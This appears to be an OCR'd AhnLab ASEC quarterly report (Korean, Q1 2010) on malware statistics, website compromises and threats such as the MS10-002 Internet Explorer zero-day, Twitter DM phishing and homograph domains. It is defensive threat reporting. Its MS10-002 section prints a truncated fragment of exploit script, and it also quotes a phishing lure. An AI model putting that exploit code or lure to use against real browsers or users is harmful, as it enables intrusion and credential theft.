[그림 2-5] 2010년 1분기 보안업데이트 현황


악성코드 침해 웹사이트 현황



[그림 2-6] 악성코드 배포를 위해 침해된 사이트 / 배포지 수

[그림 2-6]은 분기별 악성코드 유포사이트 현황을 나타낸 그래프로, 올해 1 분기는 작년 1분기에 비해 월등히 많은 사이트들에 침해사고가 발생해서 악성코드가 유포되었음을 알 수가 있다.

올해 1분기 침해사고 사이트를 통해서 유포되었던 악성코드를 살펴보면 Daonol이 가장 많았고 OnlineGameHack, AutoRun, Virus등이 그 뒤를 따랐다.



[그림 2-7] 악성코드 배포를 위해 사용된 취약점

[그림 2-7]은 분기별 침해사고가 발생한 웹사이트들에서 악성코드를 유포하기 위해서 사용했던 취약점들에 대한 그래프로, 개별 취약점 별로 살펴보면 올해 1분기는 PDF 취약점을 이용한 악성코드가 많았지만 전체 취약점 통계를 보면 Internet Explorer의 취약점을 이용한 악성코드가 많음을 알 수가 있다.

시큐리티 이슈

MS10-002 Internet Explorer DOM(Document Object Model) Memory Corruption 제로데이 취약점 등장

2010년 1월 초부터 발생한 제로데이 공격으로 인하여 악성코드 유포가 많이 발생을 하였는데, 해당 제로데이 공격은 Internet Explorer 의 취약점을 이용하는 것으로 판명되었다. 해당 취약점은 Internet Explorer 의 DOM(Document Object Model) 처리과정에서 HTML 엔진에 존재하는 EVENTPARAM:: EVENTPARAM 함수에서 발생한다. Internet Explorer 취약점은 일반적으로 위험하므로, 반드시 보안 패치가 필요하며, 실제 유명 프로그램 웹사이트가 해킹되어 MS10-002 취약점을 이용하여 악성코드 유포에 이용되는 일도 발생하였다. 그리고, 아직도 많은 수의 웹사이트에서 해당 취약점을 이용하기 때문에 각별한 주의가 필요하다.

중국산 DoS 툴의 위험성

최근에 자동화된 DDoS(분산 서비스 거부 공격) 및 DoS(서비스 거부 공격) 툴들이 많이 등장을 하고 있는데, 이 중에서 이번 달에 발견된 DoS 툴을 살펴보면 아래와 같다. UI 로 제작이 되어 있으며 주된 공격 대상은 ICMP Flooding 기법을 사용한다. 공격 목표가 되는 IP 를 직접 입력할 수 있도록 되어 있으며 시간 설정 및 공격 데이터 크기를 최대 63kb까지 설정 가능하다. 이러한 DDoS 또는 DoS 를 방어하기 위해서는 DDoS 방어 장비와 방화벽등에서 Source Tracking(소스 추적) 과 State Limit (접속 제한)을 적용하거나, 부하를 분산하기 위해서 로드밸런싱 등을 적용하는 방법이 있다.

Internet Explorer Information Disclosure 취약점

Black Hat DC 2010에서 Microsoft Internet Explorer에서 Security Zone을 우회할 수 있는 취약점에 대한 발표가 있었다. 해당 취약점은 오래 전부터 존재하고 있었던 것으로써 발표 당시, Internet Explorer 7,8의 Protedted Mode가 설정되어 있는 경우를 제외한 모든 버전에 해당되는 문제였다. 공격자는 해당 취약점을 이용하여 웹 페이지 접근을 통해 사용자의 로컬 컴퓨터 상에 존재하는 파일들의 정보를 획득하거나 스크립트 실행을 통해 임의의 명령을 수행할 수 있다. 일반적인 악성코드가 웹 페이지에 삽입되는 것과는 달리 cookie, url 접근 history 파일 및 다양한 경로를 통해 악성코드가 실행될 수 있기 때문에 해당 취약점을 이용하는 실제 공격이 발생한다면 일반적인 방식으로 탐지하기가 어려울 수 있다.

Twitter Direct Message Phishing Spam

Twitter의 Direct Message 기능을 피싱 공격에 사용하는 스팸이 발생하였다. 해당 스팸은 사용자에게 "haha. This you???? http://tr.im/PyJH" 라는 메시지를 전송하고, 사용자가 메시지에 포함된 URL을 클릭하면 가짜 Twitter 로그인 페이지로 이동하게 한다. 여기에서 수집된 아이디와 비밀번호는 또 다시 스팸 공격에 활용되어, 해당 사용자의 Follower들에게 위와 같은 동일한 방식으로 메시지를 전달하게 된다. 이와 같은 공격이 가능한 원인 중의 하나는 Twiiter의 글자 제한 이라는 특성 때문에 사용되는 "짧은 URL" 서비스에 있다. 사용자가 직접 해당 링크를 클릭하여 이동하기 전 까지는 해당 URL의 원래 주소를 알 수 없기 때문이다. 앞으로도 이와 비슷한 유형의 공격들이 더욱 많이 발생할 것으로 예상된다.

XSS, SQL-Injection 등의 공격이 가능한 바코드 생성기

XSS, SQL-Injection, Fuzzing 등 다양한 공격에 활용될 가능성이 있는 바코드를 생성해주는 도구가 공개되었다. 2007년 독일 CCC 컨퍼런스에서 발표된 "Toying with barcodes"와 관련된 도구로써, 해당 발표에서는 바코드로 다양한 공격 문자열을 만들어서 바코드 스캐너 및 활용 시스템에 대한 공격 가능성을 다루었다. 이를 활용하면, 바코드로 입력을 받은 후에 해당 값을 처리하는 대부분의 기계에 대한 공격이 가능해진다. 특히, 대부분의 스마트폰에서 바코드를 활용하는 어플리케이션이 존재하고, 이를 점점 더 활용하는 추세이기 때문에 해당 기법을 악용하여 다양한 보안 문제가 발생할 수 있을 것으로 보인다.

AhnLab SiteGuard Pro & Security Center

3. 웹 보안 동향

웹 보안 통계


웹사이트 보안 요약

구분	건수
악성코드 발견 건수	798,502
악성코드 유형	1,783
악성코드가 발견된 도메인	2,917
악성코드 발견된 URL	12,214
전달 악성코드 발견 건수	592,424
전달 악성코드 유형	1,886
전달 악성코드가 발견된 도메인	2,223
전달 악성코드 발견된 URL	12,039

[표 2-4] 웹 사이트 보안 요약

2010년 1분기 악성코드 발견 건수는 798,502건이고, 악성코드 유형은 1,783건이며, 악성코드가 발견된 도메인은 2,917건이며, 악성코드 발견된 URL은 12,214건이다. 본 자료는 안철수연구소의 웹 보안 제품인 SiteGuard의 2010년 1분기 자료를 바탕으로 산출한 통계정보이다.


월별 악성코드 발견 건수



[그림 2-8] 월별 악성코드 발견 건수

2010년 1분기 악성코드 발견 건수는 전 분기의 592,424건에 비해 135% 수준인 798,502건이다.


월별 악성코드 유형



[그림 2-9] 월별 악성코드 유형

2010년 1분기 악성코드 유형은 전 분기의 3,231건에 비해 98% 수준인 3,172건이다.


월별 악성코드가 발견된 도메인



[그림 2-10] 월별 악성코드가 발견된 도메인

2010년 1분기 악성코드가 발견된 도메인은 전 분기의 2,223건에 비해 131% 수준인 2,917건이다.

월별 악성코드가 발견된 URL




[그림 2-11] 월별 악성코드가 발견된 URL

2010년 1분기 악성코드가 발견된 URL은 전 분기의 14,983건에 비해 105% 수준인 15,790건이다.

악성코드 유형별 배포 수

유형	건수	비율
TROJAN	248,629	31.1 %
ADWARE	229,657	28.8 %
DROPPER	46,365	5.8 %
Win32/VIRUT	15,362	1.9 %
DOWNLOADER	11,891	1.5 %
APPCARE	10,816	1.4 %
WIN-CLICKER	5,252	0.7 %
JOKE	3,736	0.5 %
SPYWARE	2,780	0.3 %
ETC	224,014	28.1 %
합계	798,502	100 %

[표 2-5] 악성코드 유형별 배포 수



[그림 2-12] 악성코드 유형별 배포 수

악성코드 유형별 배포 수에서 TROJAN류가 248,629건 전체의 31.1%로 1위를 차지하였으며, ADWARE류가 229,657건으로 전체의 28.8%로 2위를 차지하였다.

악성코드 배포 Top 10

순위	등락	악성코드명	건수	비율
1	-	Win-Adware/Shortcut.InlivePlayerActiveX.234	122,180	24.5 %
2	New	Win-Trojan/Downloader.65904	77,003	15.4 %
3	New	Win32/MyDoom.worm.32256	73,309	14.7 %
4	New	Win32/Prolaco.worm.607232	70,676	14.2 %
5	New	Win-Trojan/OnlineGameHack.324096.C	38,886	7.8 %
6	↓ 4	Win32/Induc	36,746	7.4 %
7	New	Win-Trojan/Agent.57344.AHB	35,551	7.1 %
8	↓ 4	Win-Adware/Shortcut.IconJoy.642048	19,337	3.9 %
9	New	Win-Dropper/ToolBar.Dream.326567	13,757	2.8 %
10	↓ 3	Win-Adware/Shortcut.K2Com.Sobang.266240	11,690	2.3 %
합계			499,135	100 %

[표 2-6] 악성코드 배포 Top 10

악성코드 배포 Top10에서 Win-Adware/Shortcut.InlivePlayerActiveX.234이 122,180건으로 1위를 Win-Trojan/Downloader. 659040이 77,003건 2위를 기록하였다.

웹 보안 이슈

2010년 1분기에는 도메인 명 정책 변경에 따른 피싱(Phishing)과 Twitter를 이용한 이슈가 등장하였다.

도메인 명 정책 변경으로 인한 피싱 주의!

2010년부터 도메인 명에 영어가 아닌 제3의 외국문자를 사용하는 것이 허용되었으며, 각 국가에서 다국어를 사용하게 되면서 발생할 수 있는 여러 보안 취약점 중 피싱과 관련한 보안 문제가 제기되었다. 실제 단어는 다르나 눈으로 보기엔 똑 같은 형태로 구현이 가능하기 때문에 이러한 문제점을 이용한 피싱 사이트가 생겨 날 수 있다.(예, 영문자 "paypal" 이 러시아어로 실제 단어는 "raural" 이 됨) 위와 같은 피싱 사이트를 예방하기 위해서는 이전까지는 자신이 접속한 사이트에 대한 도메인 명에 대해서 주의를 기울이는 등의 예방법이 있었지만, 이제는 단순 주의만으로는 이러한 피싱 사이트를 확인하기에는 불가능하다고 볼 수 있다.

트위터를 이용한 피싱 사이트 등장


해외 시각으로 2010년 2월 24일, 한 블로그를 통해 유명 소셜 네트워크 서비스(Social Network Service) 웹 사이트인 트위터(Twitter)의 다이렉트 메시지(Direct Messages)에 악의적인 피싱 웹 사이트로 연결되는 링크가 포함된 것이 발견되었다. 해당 메시지에는 일반적으로 트위터 사용자들이 많이 사용하는 단축 URL(URL Shortening) 기법이 적용된 웹 사이트 링크가 포함되어 있었다. ASEC에서는 다이렉트 메시지로 전달된 해당 단축 URL을 분석 한 결과, 해당 웹 사이트 링크를 클릭하면 트위터 사용자 로그인 정보를 탈취하기 위한 피싱 사이트로 연결이 되었다. 해당 트위터 피싱 웹사이트와 사용자 계정과 암호가 전송되는 시스템은 중국 허베이(Hebei)에 위치하고 있어 탈취된 개인 정보가 중국으로 전송된 것을 알 수 가 있었다. 3월에도 트위터의 단축 URL을 이용한 악성코드 유포 사이트가 발견되었으며, 앞으로 트위터의 단축 URL에 대한 사용자의 각별한 주의가 필요하겠다.

Ⅲ. 해외 보안 동향

1. 중국 1분기 악성코드 동향

중국 2009년 12월 웹 사이트 위 변조 보안 사고 동향

중국 대륙의 보안 위협과 사고를 총괄하는 CNCERT/CC에서 2009년 12월 웹 사이트 위 변조 보안 사고 동향 보고서를 발표 하였다.



[그림 3-1] 금전적인 목적으로 판매되고 있는 중국의 트로이목마 판매 웹 사이트

CNCERT/CC에서 발표한 이번 보고서에 따르면 2009년 12월 한 달 동안 중국 대륙에서만 웹 사이트 위 변조 사고가 감소한 반면 홍콩과 대만 모두 증가하였다. 특히 중국 대륙의 경우, 감소의 폭이 큰 편으로 이번 12월에는 총 2287건의 웹 사이트 위 변조 사고가 발생하여 11월2786건이 감소한 수치를 보였다.

그 외 홍콩의 경우 12월 12건이 발생하여 지난 11월과 비교하여 6건이 증가하고 대만의 경우 11월과 비교하여 9건이 증가한 11건이 발생하였다고 한다.

중국에서 발견된 MS10-002 취약점 악용 스크립트 생성기

2010년 1월 22일 ASEC에서는 1월 15일 발생한 마이크로소프트(Microsoft) 인터넷 익스플로러(Internet Explorer)의 알려지지 않은 취약점을 악용한 공격이 발생한 것을 알리고 이에 대한 상세한 분석을 진행하였다. 그리고 실제 공격이 활성화 되고 있음으로 마이크로소프트에서는 해당 취약점을 제거할 수 있는 보안 패치 MS10-002를 긴급으로 배포하여 해당 취약점으로 인한 피해 확산을 막고자 하였다. ASEC에서는 해당 취약점을 악용하는 보안 위협들에 대해 추가적인 정보 수집 및 분석을 진행하는 과정에서 중국 언더그라운드 웹 사이트들에서 1월 20일경 MS10-002 취약점을 악용하는 스크립트 악성코드를 자동으로 생성하는 공격 툴이 제작되고 유포 중인 것을 확인 하였다.

[그림 3-2] 중국에서 발견된 MS10-002 취약점 악용 스크립트 생성기

해당 MS10-002 취약점 악용하는 자동화 툴들은 모두 가운데 박스 부분에 악성코드가 위치할 웹 사이트 주소만 지정해주면 자동으로 해당 취약점을 악용하는 스크립트 파일이 아래와 같이 생성되도록 되어 있다.

```
{
    obj = new Array();
    event_obj = null;
    for (var i = 0; i < 200 ; i++ )
        obj[i] = document.createElement("COMMENT");
}

function ev1(evt)
{
    event_obj = document.createEventObject(evt);
    document.getElementById("sp1").innerHTML = "";
    window.setInterval(ev2, 1);
}

function ev2()
```


AhnLab mp;

[그림 3-3] MS10-002 생성기에 의해 생성된 스크립트 악성코드

이 번에 발견된 자동화 툴에서 생성된 악의적인 스크립트는 기존에 발견된 것들과 비교하여 버퍼(Buffer) 주소가 0x0c0d0c0d에서 0x0a0a0a0a로 변경되었다.

[그림 3-4] 변경된 버퍼 주소

제작된 쉘코드(Shellcode) 역시 특정 파일을 다운로드 할 수 있는 기능으로만 정리되어 스크립트가 함수 단위로 더 정교하게 변경되었다. 그리고 인터넷 익스플로러로 로딩되었는지를 검사하는 루틴과 함께 보안 제품의 진단을 우회하기 위해 난독화가 추가된 특징들이 있다.



[그림 3-5] 쉘코드로 분기하게 되는 코드

이렇게 자동으로 취약점을 악용하여 스크립트 악성코드를 생성하는 툴들은 2009년 7월에 발견된 중국산 MPEG2TuneRequest 취약점 악용 툴의 사례가 있었던 것처럼 중국 언더그라운드에는 더 많이 존재할 것으로 추정된다. 그러므로 마이크로소프트의 인터넷 익스플로러 사용자는 마이크로소프트에서 제공하는 긴급 보안 패치인 MS10-002를 즉시 설치하여 추가적인 다른 보안 위협들에 의한 피해를 예방하기 바란다.

중국에서 금전적인 목적으로 판매되고 있는 트로이목마들

최근 들어 다시 국내 언론을 통해 중국 발 해킹으로 인한 개인 정보 유출 사고가 기사화 되어 알려지고 있다. 이러한 중국 발 해킹의 주된 원인으로 금전적인 대가를 통한 해킹이 가장 큰 문제가 되고 있다. ASEC에서 금전적인 해킹과 악성코드 제작이 성행하고 있는 중국 언더그라운드를 조사하던 중 트로이목마 제작과 함께 분산 서비스 거부 공격(DDoS) 도구를 판매하는 웹 사이트를 파악하였다.

[그림 3-6] 금전적인 목적으로 판매되고 있는 중국의 트로이목마 판매 웹 사이트

이 번에 파악한 중국 웹 사이트는 위 이미지와 같이 트로이목마와 분산 서비스 거부 공격 도구를 판매하고 있었으며, 한국인 구매자들을 위해 한글 웹 페이지를 제공하여 트로목마와 분산 서비스 거부 공격 도구의 기능들에 대해 상세하게 설명하고 있었다. 해당 웹 사이트에서 판매되고 있는 금액은 트로이목마의 경우 만원에서 십만 원대에 거래되고 있으며 분산 서비스 거부 공격 툴의 경우에는 수십 만원에 판매되고 있었다. 이렇게 금전적인 목적으로 악성코드나 공격 도구들의 판매로 인해 새로운 보안 위협이 지속적으로 양산되고 있음으로 제도적으로 이러한 행위를 차단하여야 할 것이다.

2. 일본 1분기 악성코드 동향

2010년 1분기 일본의 악성코드와 관련 주요 이슈는 악성코드 배포를 위해 웹 사이트를 이용하는 경우가 증가하고 있는 것과 브래도랩(Win32/Bredolab), 팔레보(Win32/Palevo) 등 전 세계적으로 많이 유포가 되고 있는 악성코드들의 감염 피해가 일본에서도 증가하고 있는 것을 들 수 있다. 가짜백신 등 불법 프로그램으로 인한 피해가 지속적으로 발생하고 있는 것 또한 일본에서 문제가 되고 있다.

아래의 [표 3-1]은 일본 트랜드마이크로사에서 발표한 [인터넷 보안위협 월간 리포트][1] 의 내용 중 월간 악성코드 피해순위를 집계한 것이다.

순위	2010년 1월			2010년 2월		
	악성코드명	악성코드유형	피해	악성코드명	악성코드유형	피해
1위	MAL_OTORUN	오토런	81	JS_GUMBLAR	자바 스크립트	25
2위	WORM_DOWNAD	웜	43	MAL_OTORUN	기타	24
3위	JS_ONLOAD	자바 스크립트	37	JS_ONLOAD	자바 스크립트	22
4위	JAVA_BYTEVER	기타	29	TROJ_BREDOLAB	트로이목마	21
5위	BKDR_AGENT	백도어	24	HTML_EXPL	기타	13
6위	TROJ_RENOS	트로이목마	21	WORM_PALEVO	웜	12
7위	TSPY_KATES	트로이목마	20	WORM_DOWNAD	웜	9
8위	JS_REDIR	자바 스크립트	19	TSPY_ONLINEG	트로이목마	8
9위	WORM_SPYBOT	웜	19	JS_IFRAME	자바 스크립트	7
10위	JS_GUMBLAR	자바 스크립트	18	WORM_AGOBOT	웜	6
10위				WORM_INJECT	웜	6

[표 3-1] 월간 악성코드 피해 현황 (자료출처: 일본 트랜드 마이크로)


표에서 볼 수 있듯이 자바 스크립트형 악성코드들이 많이 감염되고 있는데 이러한 악성 스크립트(SCRIPT)들은 대부분 다양한 악성코드를 유포하기 위해 사용되므로 감염된 시스템은 다른 악성코드에 감염되었을 가능성이 높다. 이러한 스크립트들은 대부분 OS나 소프트웨어의 보안 취약점을 악용하여 사용자가 의도하지 않은 동작을 수행하고 일본에서는 이러한 공격 기법을 간부라(ガンブラ-) 라고 칭한다. 문제는 웹 사이트 등에 대한 공격이 점점 빈번하게 발생하고 있고 이로 인한 사용자 피해도 늘어나고 있는 것이다. 아래의 [표 3-2]는 일본 IPA에서 발표한 월별 컴퓨터 부정 접근 처리현황 통계[2] 로 올 해 들어 처리 건수가 많이 늘어난 것을 알 수 있다.

		5월	6월	7월	8월	9월	10월	11월	12월	1월	2월
신고	피해 있음	6	6	6	12	8	14	6	6	12	17
	피해 없음	2	1	8	8	3	7	5	3	8	10
상담	피해 있음	16	9	3	17	13	11	14	14	34	28
	피해 없음	29	26	21	22	31	23	20	8	33	19
합계	피해 있음	22	15	9	29	21	25	20	20	46	45
	피해 없음	21	27	29	30	34	30	25	11	41	29

[표 3-2] 월별 컴퓨터 부정 엑서스 접수현황 (자료출처: 일본 IPA)

최근에는 다양한 소프트웨어의 보안 취약점이 해결되기 전 공격이 빈번하게 발생하고 있고 일반 사용자들이 이러한 소프트웨어들의 보안 패치를 인지하여 적절하게 업데이트를 수행하는 것이 현실적으로 쉽지 않은 일이므로 피해 예방을 위한 개인의 보안 의식 못지 않게 기업의 역할 또한 중요하다고 할 수 있다.

[그림 3-7]은 일본 IPA[1] 에서 발표한 월별 악성코드 피해 현황 자료이다.



[그림 3-7] 월별 악성코드 피해 현황 (자료출처:일본 IPA)

[그림 3-7]의 일본 IPA[1]에서 발표한 월별 악성코드 피해 현황을 보면, 마이둠(Win32/ Mydoom.worm)과 넷스카이(Win32/Netsky.worm) 등 이메일 웜(WORM)이 아직 많이 유포되고 있는 것을 알 수 있으나 이러한 유형의 악성코드들은 점진적으로 사라지고 있다. 오토런(AUTORUN) 악성코드 유포가 늘어나고 있는 것을 알 수 있는데 이러한 현상은 당분간 계속될 것으로 보인다. 이외에도 무무(W32/Mumu)웜과 컨피커(W32/Downad) 웜의 피해가 지속되고 있는데 이러한 악성코드들은 윈도우 OS의 보안 취약점을 이용하여 전파되는 악성코드들이다. 이 악성코드들은 패스워드에 대한 유추 기능이 포함되어 있어 OS 패치가 되어있는 경우일지라도 취약한 패스워드를 이용하는 경우 감염이 될 수 있으므로 주의가 필요하다.

1.http://jp.trendmicro.com/jp/threat/security_news/monthlyreport/index.html
2.http://www.ipa.go.jp/security/txt/2010/03outline.html

1.http://www.ipa.go.jp

3. 세계 1분기 악성코드 동향

2010년 1분기는 허위 백신 프로그램의 극성, 타겟 공격, 인터넷 익스플로러와 어도비 리더(Adobe Reader)에 대한 제로데이(0 day) 취약점 공격, 이슈 검색어를 이용한 악성코드 배포 증가로 정리할 수 있다. 러시아 닥터웹에 따르면 사용자 컴퓨터를 사용하지 못하게 하고 7 유로 – 14 유로를 요구하는 Trojan.Winlock이 85 만대 정도 감염되었다고 한다.[1, 2] 주로 러시아 지역에서 퍼진 것으로 보인다. 감염 시스템 통계를 보면 1월에는 1위는 발견된 지 5년이 지난 마이둠(Mydoom) 웜, 넷스카이(Netsky) 웜이 1,2위를 차지했으며 2월에는 1위가 레드로프 바이러스(Redlof virus)가 차지했다. 캐나다 포티넷(Fortinet)에 따르면 상위권에 존재하는 악성코드는 오토런(Autorun), 브레도랩(Bredolab) 등이 있다.[3] 메시지랩에 따르면 1월에는 326.9개 메일 중 1개, 2월에는 302.8개 메일 중 1개, 358.3개 메일중 1개에 악성코드가 포함되었다고 한다.[4] 러시아 카스퍼스키연구소 통계에 따르면 컨피커 웜(Conficker worm)이 상위권에 속한다. 특이한 점은 샐리티 바이러스(Sality)와 바이럿(Virut) 바이러스 순위가 높다.[5] 허위 백신 프로그램들도 진화를 하게 된다. 한글을 포함한 다국어를 지원하는 허위 백신 프로그램인 XP 인터넷 시큐리티(XP Internet Security)가 등장하였다. 단순히 번역기를 이용해 어색한 문장이 존재하는 수준이지만 앞으로 번역이 잘되어 각국 사용자들의 돈을 노릴지도 모른다. 2010년 1월 12일 구글(google)을 포함한 다수 회사에 대한 타겟 공격이 알려졌다.[6] 구글을 포함한 인터넷, 금융, 기술, 미디어, 화학 등 최소 34개 업체와 구글 중국 인권 운동가 메일 계정으로도 공격이 들어왔다. 보안업데이트가 제공되지 않은 제로데이 취약점이 이용되었다. 결국 구글은 4월 중국에서 철수를 결정하였다. 1월 19일에는 동일 취약점을 이용한 공격이 한국에서도 발생하였다. 세계 각국에서 타겟 공격이 꾸준히 보고된다. 주로 기업, 국가 기관 등을 대상으로 발생하고 있으며 정보유출이라는 뚜렷한 목적을 가지고 있다. 핀란드에서 게임 & 퀴즈 사이트에서 12만 7천개의 계정과 비밀번호가 유출되었다.[7] 한국에서는 중국 해커에 의해 2천만 명의 개인정보가 누출되는 사고가 발생하였다.[8] 메인 페이지 변경 정도에서 금전적 목적으로 진화하는 해커들은 누출된 개인정보를 이용해서 메신저 피싱 등에 이용할 가능성이 높다.

악성코드 배포 방식은 여전히 해킹된 웹사이트를 통해 전파되고 있다. 하지만, 최근에는 검색 엔진 최적화를 이용한 방식을 이용한다. 악성코드 제작자 입장에서는 악성코드를 배포할 사이트를 SEO(Search Engine Optimization) 알고리즘을 이용하여 검색 결과 상위에 노출시킴으로써 사용자가 검색 결과를 클릭하여 악성코드 유포 사이트로 연결되게 하는 것이다.[1]

또한, 봇넷에 대한 차단도 지속적으로 벌이고 있다. 2월 마이크로소프트사는 15억 개 스팸 메일을 발송한 왈덱(Waledac) 봇넷 도메인 277개를 차단하였다. 2010년 3월 스페인에서 마리포사 봇넷 운영자가 검거되었다.[2] 1200 만대 이상 감염되어 역대 최대 규모라고 한다. 최근에 세계 여러 나라에서 악성코드 배포자를 검거하고 있다. 앞으로 보안 업체, 인터넷 서비스 제공 업체, 경찰, 국가가 협력해 사이버 암시장을 이룬 이들과 대항해야 할 때가 멀지 않은 것으로 보인다.

1.http://news.drweb.com/show/?i=964&c=5&p=0

2.http://news.drweb.com/show/?i=898&c=5

3.http://www.fortiguard.com/reports/roundup_february_2010.html

4.http://www.messagelabs.com/intelligence.aspx

5.http://www.viruslist.com/en/analysis?pubid=204792107

6.http://googleblog.blogspot.com/2010/01/new-approach-to-china.html

7.http://www.f-secure.com/weblog/archives/00001915.html

8.http://www.etnews.co.kr/news/detail.html?id=201003160304

1.http://core.ahnlab.com/128

2.http://www.theregister.co.uk/2010/03/02/mariposa_botnet_takedown/

발행월 : 2010년 4월

ASEC REPORT 집필진

편 집 장 선임 연구원 허 종 오

집 필 진 선임 연구원 김 소 헌
선임 연구원 정 진 성
선임 연구원 차 민 석
선임 연구원 장 영 준
선임 연구원 허 종 오
주임 연구원 안 창 용
주임 연구원 박 시 준
주임 연구원 조 주 봉

감 수 상 무 조 시 행

참여연구원 ASEC 연구원
SiteGuard 연구원